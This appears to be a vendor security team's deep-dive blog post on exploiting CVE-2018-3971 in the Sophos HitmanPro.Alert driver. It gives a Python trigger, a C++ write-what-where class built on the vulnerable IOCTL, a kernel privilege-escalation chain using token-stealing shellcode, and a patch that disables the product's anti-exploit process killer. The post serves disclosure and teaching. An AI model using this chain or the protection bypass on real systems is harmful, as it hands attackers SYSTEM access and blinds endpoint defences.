Deep Dive in Sophos InterceptX/HitmanPro.Alert write-what-where exploitation

by Marcin 'Icewall' Noga

Introduction

Welcome to another part of our **Deep Dive** series where we describe technical details about found vulnerabilities. In this "episode" we will look more closely at a vulnerability related with the CVE-2018-3971 - Sophos HitmanPro.Alert hmpalert 0x2222CC Arbitrary Write and try to walk you through the entire exploitation process.

What exactly Sophos HitmanPro.Alert is?

In general Sophos HitmanPro.Alert is an anti-threats protection solution strongly based on heuristic mechanisms used to detect and block potentially malicious application activity.
To provide that functionality, many often vendors decide to develop kernel drivers. This is also the case here. Sophos HitmanPro.Alert core functionality has been implemented in `**hmpalert.sys**` kernel driver.

Recon

Understating the vulnerability

During the research into this product Talos found two vulnerabilities in `**hmpalert.sys**` driver IO control handlers. To demonstrate the exploitation process we will focus only on `**Sophos HitmanPro.Alert hmpalert 0x2222CC Arbitrary Write**` turning it first into reliable write-what-where vulnerability and later fully working exploit.
Starting our adventure let us remind who and how we can communicate with mentioned `**hmpalert.sys**` driver. To do this we will use `**OSR Device Tree**` application:



Figure 1. Device Tree application showing hmpalert device privileges settings

We can see that any user logged in to the system can obtain a handler to the `hmpalert` device and send to it an I/O request.

Reminding the most important parts from an advisory we know that :

1. An I/O handler related with the vulnerability is triggered by the IOCTL code `0x2222CC`
2. A vulnerable code looks in the following way :

```
Line 1  int __stdcall sub_975CC520(DWORD srcAddress, DWORD dstAddresss, DWORD srcSize, PDWORD copiedBytes)
Line 2  {
Line 3    char v5; // [esp+0h] [ebp-28h]
Line 4    PVOID Object; // [esp+18h] [ebp-10h]
Line 5    void *tmpBuffer; // [esp+1Ch] [ebp-Ch]
Line 6    int errorCode; // [esp+20h] [ebp-8h]
Line 7    SIZE_T _srcBufferLen; // [esp+24h] [ebp-4h]
Line 8
Line 9    if ( !lsassPID )
Line 10     return 0xC0000001;
Line 11   _srcBufferLen = srcSize;
Line 12   if ( !inLsassRegions(srcAddress, &_srcBufferLen) )
Line 13     return 0xC0000022;
Line 14   tmpBuffer = ExAllocatePoolWithTag(0, _srcBufferLen, 'APMH');
Line 15   if ( !tmpBuffer )
Line 16     return 0xC000009A;
Line 17   Object = 0;
Line 18   errorCode = PsLookupProcessByProcessId(lsassPID, &Object);
Line 19   if ( errorCode >= 0 )
Line 20   {
Line 21     KeStackAttachProcess(Object, &v5);
Line 22     if ( MmIsAddressValid((PVOID)srcAddress) )
Line 23       memcpy(tmpBuffer, (const void *)srcAddress, _srcBufferLen);
Line 24     else
Line 25       errorCode = 0xC0000141;
Line 26     KeUnstackDetachProcess(&v5);
Line 27     ObfDereferenceObject(Object);
Line 28   }
Line 29   if ( errorCode >= 0 )
Line 30   {
Line 31     if ( MmIsAddressValid((PVOID)dstAddresss) )
Line 32     {
Line 33       memcpy((void *)dstAddresss, tmpBuffer, _srcBufferLen);
Line 34       *copiedBytes = _srcBufferLen;
Line 35     }
Line 36     else
Line 37     {
Line 38       errorCode = 0xC0000141;
Line 39     }
Line 40   }
Line 41   ExFreePoolWithTag(tmpBuffer, 0x41504D48u);
Line 42   return errorCode;
Line 43 }
```

Figure 2. Body of a vulnerable function

and we fully control three first parameters of this function.
3 . We do not control directly the source data - the `srcAddress` needs to point to some memory area related with the lsass.exe process `line 12`.
4. A read data from the lsass.exe process `line 23` is later copied to a destination pointed by the `dstAddress` argument `line 33`.

Having that basic information we can construct the first PoC to trigger the vulnerability:

```python
def trigger_POC():
 fileName = u'\\\\.\\hmpalert'
 hFile = win32file.CreateFileW(fileName,
                               win32con.GENERIC_READ |win32con.GENERIC_WRITE,
                               0,
                               None,
                               win32con.OPEN_EXISTING, 0 , None, 0)

 ioctl = 0x222244 + 0x88
 inputBuffer =  struct.pack("<I",0x7FFD8000) #srcAddress - some valid lsass.exe address space
 inputBuffer += struct.pack("<I",0x80400000) #dstAddress - valid address
 inputBuffer += struct.pack("<I",0x24)       #srcSize
 inputBufferLen = len(inputBuffer)
 outBufferLen   = 16
 print "Time to send IOCTL : 0x%x" % ioctl
 buf = win32file.DeviceIoControl(hFile, ioctl,inputBuffer,outBufferLen)

if __name__  == "__main__":
    trigger_POC()
```

Figure 3. Minimal PoC to trigger the vulnerability

Looks good, but that still too less to create a fully working exploit. We need to dig into the `inLsassRegions` function and see how exactly the `srcAddress` param is tested there. Check, if we will be able to predict that memory content and turn our limited `arbitrary write` into the fully working `write-what-where` vulnerability.

Controlling the source

To know more about the `srcAddress` constraints we need to dive into the `inLsassRegions` function:

```
Line 1  UINT8 __stdcall inLsassRegions(DWORD srcAddress, PDWORD srcSize)
Line 2  {
Line 3    DWORD finalSize; // [esp+14h] [ebp-24h]
Line 4    int size; // [esp+1Ch] [ebp-1Ch]
Line 5    DWORD _bufferLen; // [esp+24h] [ebp-14h]
Line 6    unsigned int address; // [esp+28h] [ebp-10h]
Line 7    process_info *memRegion; // [esp+30h] [ebp-8h]
Line 8    char executedOnce; // [esp+36h] [ebp-2h]
Line 9    UINT8 returnFlag; // [esp+37h] [ebp-1h]
Line 10
Line 11   returnFlag = 0;
Line 12   executedOnce = 0;
Line 13   _bufferLen = *srcSize;
Line 14   do
Line 15   {
Line 16     FltAcquireResourceShared(&memRegionLock);
Line 17     for ( memRegion = memoryRegionsList.nextRegion; memRegion != &memoryRegionsList; memRegion = memRegion->nextRegion )
Line 18     {
Line 19       size = memRegion->size;
Line 20       address = memRegion->address;
Line 21       if ( srcAddress >= address && srcAddress < size + address )
Line 22       {
Line 23         if ( size - (srcAddress - address) >= _bufferLen )
Line 24           finalSize = _bufferLen;
Line 25         else
Line 26           finalSize = size - (srcAddress - address);
Line 27         *srcSize = finalSize;
Line 28         returnFlag = 1;
Line 29         break;
Line 30       }
Line 31     }
Line 32     FltReleaseResource(&memRegionLock);
Line 33     if ( returnFlag )
Line 34       break;
Line 35     if ( executedOnce )
Line 36       break;
Line 37     executedOnce = 1;
Line 38   }
Line 39   while ( initMemoryRegionList() >= 0 );
Line 40   return returnFlag;
Line 41 }
```

Figure 4. Function responsible of checking if the `srcAddress` variable fits in one of defined memory region.

We can see that there is an iteration over the `memoryRegionsList` list elements which are represented by the `memRegion` structure. The `memRegion` structure is quite simple, it contains a field pointing at the beginning of the region and a second field being the size of the region. If passed by us the `srcAddress` value fits into one of the `memoryRegionsList` elements boundary, function returns success and data will be copied.
Is worth mentioning that this function will return success even if we fit just with the `srcAddress` value between boundaries in `line 21`. If the `srcSize` value will be bigger than an available region space, the `srcSize` variable will be updated with remaining available size `line 26`.

But what exactly do these memory regions represent ? It clears out when we take a glance inside the `initMemoryRegionList` function:

```
signed int initMemoryRegionList()
{
  char v1; // [esp+0h] [ebp-24h]
  PPEB pPEB; // [esp+18h] [ebp-Ch]
  int errorCode; // [esp+1Ch] [ebp-8h]
  PVOID Object; // [esp+20h] [ebp-4h]

  if ( !lsassPID )
    return 0xC0000001;
  Object = 0;
  errorCode = PsLookupProcessByProcessId(lsassPID, &Object);
  if ( errorCode >= 0 )
  {
    KeStackAttachProcess(Object, &v1);
    pPEB = (PPEB)pPsGetProcessPeb(Object);
    if ( pPEB )
    {
      FltAcquireResourceExclusive(&memRegionLock, *(_DWORD *)&v1);
      clearRegionsList();
      errorCode = createLsaRegionList(pPEB);
      FltReleaseResource(&memRegionLock);
    }
    else
    {
      errorCode = 0xC0000001;
    }
    KeUnstackDetachProcess(&v1);
    ObfDereferenceObject(Object);
  }
  return errorCode;
}
```

Figure 5. Initialization of memory regions list.

We see that the context of a current thread is switch to the `lsass.exe` process address space and then the `createLsaRegionList` function is called:

```
int __stdcall createLsaRegionList(PPEB pPeb)
{
  struct _LDR_DATA_TABLE_ENTRY *lastElement; // [esp+0h] [ebp-14h]
  int *v3; // [esp+Ch] [ebp-8h]
  PLDR_DATA_TABLE_ENTRY currentElement; // [esp+10h] [ebp-4h]

  if ( !MmIsAddressValid(pPeb) )
    return 0xC0000001;
  if ( !MmIsAddressValid(pPeb->ProcessParameters) )
    return 0xC0000001;
  ListAddElement((int)pPeb, 928, (int)aPeb);
  ListAddElement((int)pPeb->ProcessParameters, 660, (int)aProcessparamet);
  ListAddElement(
    (int)pPeb->ProcessParameters->Environment,
    pPeb->ProcessParameters->EnvironmentSize,
    (int)aProcessenviron);
  ListAddElementWrapper(&pPeb->ProcessParameters->CurrentDirectory, (int)aCurrentdirecto);
  ListAddElementWrapper(&pPeb->ProcessParameters->DllPath, (int)aDllpath);
  ListAddElementWrapper(&pPeb->ProcessParameters->ImagePathName, (int)aImagepathname);
  ListAddElementWrapper(&pPeb->ProcessParameters->CommandLine, (int)aCommandline);
  ListAddElement((int)pPeb->Ldr, 36, (int)aLdr);
  if ( MmIsAddressValid(pPeb->Ldr) )
  {
    currentElement = (PLDR_DATA_TABLE_ENTRY)pPeb->Ldr->InLoadOrderModuleList.Flink;
    lastElement = (struct _LDR_DATA_TABLE_ENTRY *)currentElement->InLoadOrderLinks.Blink;
    while ( currentElement != lastElement )
    {
      ListAddElement((int)currentElement, 80, (int)aLdrdatatableen);
      ListAddElementWrapper(&currentElement->FullDllName, (int)aFulldllname);
      ListAddElementWrapper(&currentElement->BaseDllName, (int)aBasedllname);
      ListAddElement((int)currentElement->DllBase, currentElement->SizeOfImage, (int)aDllimage);
      currentElement = (PLDR_DATA_TABLE_ENTRY)currentElement->InLoadOrderLinks.Flink;
    }
  }
  if ( sub_975D2C50() )
  {
    v3 = (int *)&pPeb[1].LoaderLock;
    if ( MmIsAddressValid(&pPeb[1].LoaderLock) )
    {
      if ( *v3 )
        ListAddElement(*v3, 4096, (int)aShimdata);
    }
  }
  sub_975D0C30(lsassPID, (int (__stdcall *)(_DWORD *))sub_975CC020);
  return 0;
}
```

Figure 6. Various memory elements of the lsass.exe processes are added to memory regions list.

Now we see that the memory regions list is filled with elements coming from PEB structure. Among the others to the list are added regions representing memory of a loaded inside `lsass.exe` process dll's.

That's very useful information, because knowledge about added elements' addresses to that list is not enough. The `Lsass.exe` process is runned as a service and being logged-in to the system as a normal user we won't be able to read its PEB structure. Knowing a fact that memory regions list contains mapped dlls' image boundaries and being aware that system dll's like for example `ntdll.dll` are mapped in each process under the same address we can fully control value of a byte(s) copied from `lsass.exe` process memory to pointed by us via the `dstAddress` memory location.

Having that knowledge we can start creating our exploit.

Exploitation

Having a bit specific, but still that type vulnerability like `write-what-where` we don't need to be too much creative to exploit it successfully. In my exploitation process I will based on research presented by `Morten Schenk` during his presentation at `BlackHat USA 2017` [https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update.pdf] and `Mateusz 'j00ru' Jurczyk` modification included in his write-up `Exploiting a Windows 10 PagedPool off-by-one overflow (WCTF 2018)` [https://j00ru.vexillium.org/2018/07/exploiting-a-windows-10-pagedpool-off-by-one/].
Being more precise, published by `j00ru`s code `WCTF_2018_searchme_exploit.cpp` `[https://gist.github.com/j00ru/2347cf937366e61598d1140c31262b18] we can easly use as a template for our exploit with couple changes:

1. Remove entire code related with pool feng-shui
2. Write class for easy memory operations using found primities in hmpalert.sys driver
3. Update used in the exploit important offsets based on the ntoskrnl.exe and the win32kbase.sys versions
4. ...

and then we will be able to use mentioned by `Morten` and `Mateusz` strategy:

1. Leak necessary kernel modules addresses using NtQuerySystemInformation API - we assume that our user operate at `Medium IL` level
2. Overwrite the function pointer inside `NtGdiDdDDIGetContextSchedulingPriority` with the address of `nt!ExAllocatePoolWithTag`.
3. Call the `NtGdiDdDDIGetContextSchedulingPriority`(`=ExAllocatePoolWithTag`) with the `NonPagedPool` parameter to allocate writable/executable memory.
4. Write the ring-0 shellcode to the allocated memory
5. Overwrite the function pointer inside `NtGdiDdDDIGetContextSchedulingPriority` with the address of the shellcode.
6. Call the `NtGdiDdDDIGetContextSchedulingPriority`(`= shellcode`).
   a. Shellcode will escalate our privileges to SYSTEM via copy a security TOKEN from the System process to our process.

Testing environment

Tested on Windows : Build 17134.rs4_release.180410-1804 x64 Windows 10
Vulnerable product: Sophos HitmanAlert.Pro 3.7.8 build 750

Memory operation primitives

To simplify memory operations I wrote a class using found memory operation primitives in the hmpalert.sys driver which presents in the following way :

```
class Memory
{
public:
    Memory();
    VOID write_mem(ULONG_PTR dstAddress, PBYTE data, DWORD dataSize);
    VOID write_mem8(ULONG_PTR dstAddress, ULONG_PTR data);
    VOID write_mem4(ULONG_PTR dstAddress, DWORD data);
    DWORD copy_mem(ULONG_PTR dstAddress, ULONG_PTR srcAddress, DWORD size);

private:
    HANDLE hDevice;
    DWORD  ioctl;

    ULONG_PTR ntdllImageBase;
    ULONG_PTR ntdllImageEnd;

    PBYTE ntdllContent;
};
```

Figure 7. The Memory class implementation

where core `copy_mem` method is implemented as follows:

```
DWORD Memory::copy_mem(ULONG_PTR dstAddress, ULONG_PTR srcAddress, DWORD size)
{
    const DWORD inputBufferSize = sizeof(DWORD64) * 2 + sizeof(DWORD);
    PBYTE inputBuffer[inputBufferSize];
    DWORD outBuffer;

    ((PDWORD64)inputBuffer)[0] = srcAddress;
    ((PDWORD64)inputBuffer)[1] = dstAddress;
    *(PDWORD)(inputBuffer + sizeof(DWORD64) * 2) = size;

    BOOL bResult;
    DWORD junk = 0;                      // Discard results

    bResult = DeviceIoControl(hDevice,  // Device to be queried
        0x222244 + 0x88,                      // Operation to perform
        inputBuffer,                // Input Buffer
        inputBufferSize,            // Buffer Size
        &outBuffer, sizeof(outBuffer),                      // Output Buffer
        &junk,                           // # Bytes returned
        (LPOVERLAPPED)NULL);             // Synchronous I/O

    if (!bResult) {
        wprintf(L" -> Failed to send Data!\n\n");
        CloseHandle(hDevice);
        exit(1);
    }

    return outBuffer;
}
```

Figure 8. The Memory::copy_mem method implementation

Inside the class constructor we initialize couple important elements:

```
Memory::Memory()
{
    LPCSTR deviceName = "\\\\.\\hmpalert";
    ioctl = 0x222244 + 0x88;
    hDevice = CreateFileA(deviceName,                       // Name of the write
        GENERIC_READ | GENERIC_WRITE,                       // Open for reading/writing
        FILE_SHARE_WRITE,                                   // Allow Share
        NULL,                                               // Default security
        OPEN_EXISTING,                                      // Opens a file or device, only if it exists.
        FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,       // Normal file
        NULL);                                              // No attr. template

                                                            /* read ntdll content */
    MODULEINFO lpmodinfo;
    ntdllImageBase = (ULONG_PTR)GetModuleHandleA("ntdll.dll");
    GetModuleInformation(GetCurrentProcess(), (HMODULE)ntdllImageBase, &lpmodinfo, sizeof(lpmodinfo));
    ntdllImageEnd = ntdllImageBase + lpmodinfo.SizeOfImage;
}
```

Figure 9. The Memory class constructor implementation

To write a certain value under a specific address we can use the `write_mem` method:

```
VOID Memory::write_mem(ULONG_PTR dstAddress, PBYTE data, DWORD dataSize)
{
    for (UINT i = 0; i < dataSize; i++)
    {
        ULONG_PTR ntdllByteAddress = (ULONG_PTR)std::find((PBYTE)ntdllImageBase, (PBYTE)ntdllImageEnd, data[i]);
        if (ntdllByteAddress == ntdllImageEnd)
        {
            printf("Could not find specific byte");
            exit(0);
        }
        copy_mem(dstAddress+i, ntdllByteAddress, 1);
    }
}
```

Figure 10. The Memory class write_mem method implementation

As you can see, because of the vulnerability specific, we need to search each byte from the `data` argument inside the `ntdll.dll` mapped image boundaries and pass that byte address as the `srcAddress` parameter. In that way, byte by byte, using bytes coming from the `ntdll.dll` we will overwrite the data at the destination address with bytes defined in the `data` argument.

Having that class ready we can easily overwrite necessary kernel pointers and copy our shellcode to the allocated page:

```
Memory mem;
mem.write_mem8(
    /*Where=*/Win32kBase_Addr + NtGdiDdDDIGetContextSchedulingPriority_OFFSET,
    /*What=*/Nt_Addr + ExAllocatePoolWithTag_OFFSET);

FunctionProxy KernelFunction =  (FunctionProxy)GetProcAddress(hGdi32, "NtGdiDdDDIGetContextSchedulingPriority");

// Allocate one page of kernel RWX memory.
ULONG_PTR ShellcodeAddr = KernelFunction(0 /* NonPagedPool */, 0x1000);

// Write the token-swap shellcode to allocated kernel memory.
mem.write_mem(/*Where=*/ShellcodeAddr, /*What=*/(PBYTE)Shellcode.c_str(),Shellcode.length());
```

Figure 11. Shellcode copy operation to an allocated page.

Because the rest of the exploit is straightforward we do not present it here.

Fail - 0day protection really works!

Armed with a fully working exploit we are ready to test it and if it succeeds we should achieve an access to the cmd console with the SYSTEM privileges. Let’s try :



Figure 12. The elevated console has been detected and terminated by the HitmanPro.Alert.

Oh no! It looks like our exploit has been detected by the `HitmanAlert.Pro's` anti-0day detection engine. Looking at exploit log it seems that its entire code managed to execute, but the spawned elevated cmd console has been terminated.

```
// call shellcode == opy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```

Figure 13. At the end of the exploit, the console with elevated rights is executed.

We can see in the system event log, that HitmanAlert.Pro logged an exploitation attempt and classified it as a local privilege escalation:



Figure 13. Event log showing logged by HitmanAlert.Pro an attempt of privilege escalation.

Now what ?

Using an 0day to bypass an anti-0day detection

We know that our exploit works correctly but the problem is that during an attempt to spawn the elevated shell is detected and terminated by the HitmanAlert.Pro detection engine.
To find a place in the HitmanAlert.Pro's engine where that functionality is implemented we need to think about how it monitors for a process creation.
The Microsoft Windows API provides, among the others, an API called `PsSetCreateProcessNotifyRoutine` which gives an easy way to monitor created processes in the system.
Looking for an usage of a `PsSetCreateProcessNotifyRoutine` in the `hmpalert.sys` driver we can find few calls of this API:

```
__int64 sub_FFFFF802771D6170()
{
  UNICODE_STRING DestinationString; // [rsp+38h] [rbp-20h]
  (...)
  ExInitializeResourceLite(&stru_FFFFF802771F16E0);
  sub_FFFFF802771B1550(&qword_FFFFF802771F1760);
  PsSetCreateThreadNotifyRoutine(sub_FFFFF802771D5DB0);
  if ( (unsigned __int8)sub_FFFFF802771D8FA0() )
  {
    RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx2");
    PsSetCreateProcessNotifyRoutineEx2 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
  }
  else if ( (unsigned __int8)sub_FFFFF802771D8DE0() )
  {
    RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx");
    PsSetCreateProcessNotifyRoutineEx = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
  }
  if ( PsSetCreateProcessNotifyRoutineEx2 )
  {
    PsSetCreateProcessNotifyRoutineEx2(0i64, ProcessNotifyRoutine, 0i64);
  }
  else if ( PsSetCreateProcessNotifyRoutineEx )
  {
    PsSetCreateProcessNotifyRoutineEx(ProcessNotifyRoutine, 0i64);
  }
  else
  {
    PsSetCreateProcessNotifyRoutine(sub_FFFFF802771D5BB0, 0i64);
  }
  sub_FFFFF802771D6610();
  return (unsigned int)sub_FFFFF802771D6B00();
}
```

Figure 14. Registration of `ProcessNotifyRoutine` via `PsSetCreateProcessNotifyRoutine` API.

We see a couple places where the registration of the notification routine is made.
Let us investigate implementation of the `ProcessNotifyRoutine`. Stepping through the `ProcessNotifyRoutine` we find the following code:

```
void __fastcall ProcessesKiller(unsigned int a1) //FFFFF807A4F81070
{

  if ( dword_FFFFF807A4FA0FA4 )
  {
    (...)
    if ( byte_FFFFF807A4FA0F63 )
    {
      if ( (unsigned __int8)sub_FFFFF807A4F85220(pid_1, &v7) )
      {
        v2 = getSomeValue(v7);
        if ( (signed int)PsLookupProcessByProcessId(v2, &v10) >= 0 )
        {
            (...)
            else
            {
              v3 = getSomeValue(v7);
              if ( !(unsigned __int8)sub_FFFFF807A4F81700(v3) )
              {
                sub_FFFFF807A4F7C4E0((__int64)&v13, 0i64, 0);
                if ( (unsigned int)sub_FFFFF807A4F80F90(v7, (__int64)v8, v9, (__int64)&v13) == 0xC0000022 )
                {
                  pid = getSomeValue(pid_1);
                  KillProcessWrapper(pid); //KILL PROCESS
                  v5 = getSomeValue(v7);
                  KillProcessWrapper(v5);
                }
                FreePoolWrapper(v8);
              }
            }
          }
          ObfDereferenceObject(v10);
        }
      }
    }
}
```

Figure 15. An implementation of `ProcessesKiller` function, responsible for termination of potentially malicious processes.

In `line 44` you can see a call to the routine which is responsible for killing processes rated as "dangerous/malicious". Instead of trying to understand based on what artifacts a particular process is marked as a potential "threat" and later trying to bypass that detection, we can exploit certain facts. As we can see in `line 5` there is a condition checking whether a global variable **`dword_FFFFF807A4FA0FA4`** is set. If not, none of the above lines of code will be executed and the `ProcessesKiller` function will end its execution without any actions.
That being said, our goal is to overwrite the value of that global variable with 0 which should avoid a termination of our elevated console. Adding that functionality to the exploit, final lines look in the following way :

```
// call shellcode == copy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

printf("[+] Patching KillerWrapper flag\n");
mem.write_mem4(hmpalert_Addr + hmpalert_KillerFlag, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```

Figure 16. Overwriting a global variable in `hmpalert.sys` driver related with `ProcessesKiller` function, just before elevated cmd is spawned.

Time to test our patch in action.

Final exploit - LPE Windows 10 x64 / SMEP bypass

VIDEO

https://drive.google.com/file/d/1GKQ4YmJ1o5wN2WvwKAayZfdPvW1-2ZpY/view?usp=sharing

Summary

This deep dive provides a clear view into the process of taking a vulnerability and weaponizing it into a usable exploit. Just because a vulnerability exists does not mean that it is easily weaponized, in most circumstances the path to weaponization is arduous. In this article we showed that certain classes of Windows Kernel level vulnerabilities can still be easily exploitable despite the existence of multiple mitigations implemented in modern Windows versions.
Cisco Talos will continue to discover and responsibly disclose vulnerabilities on a regular basis including further deep dive analysis.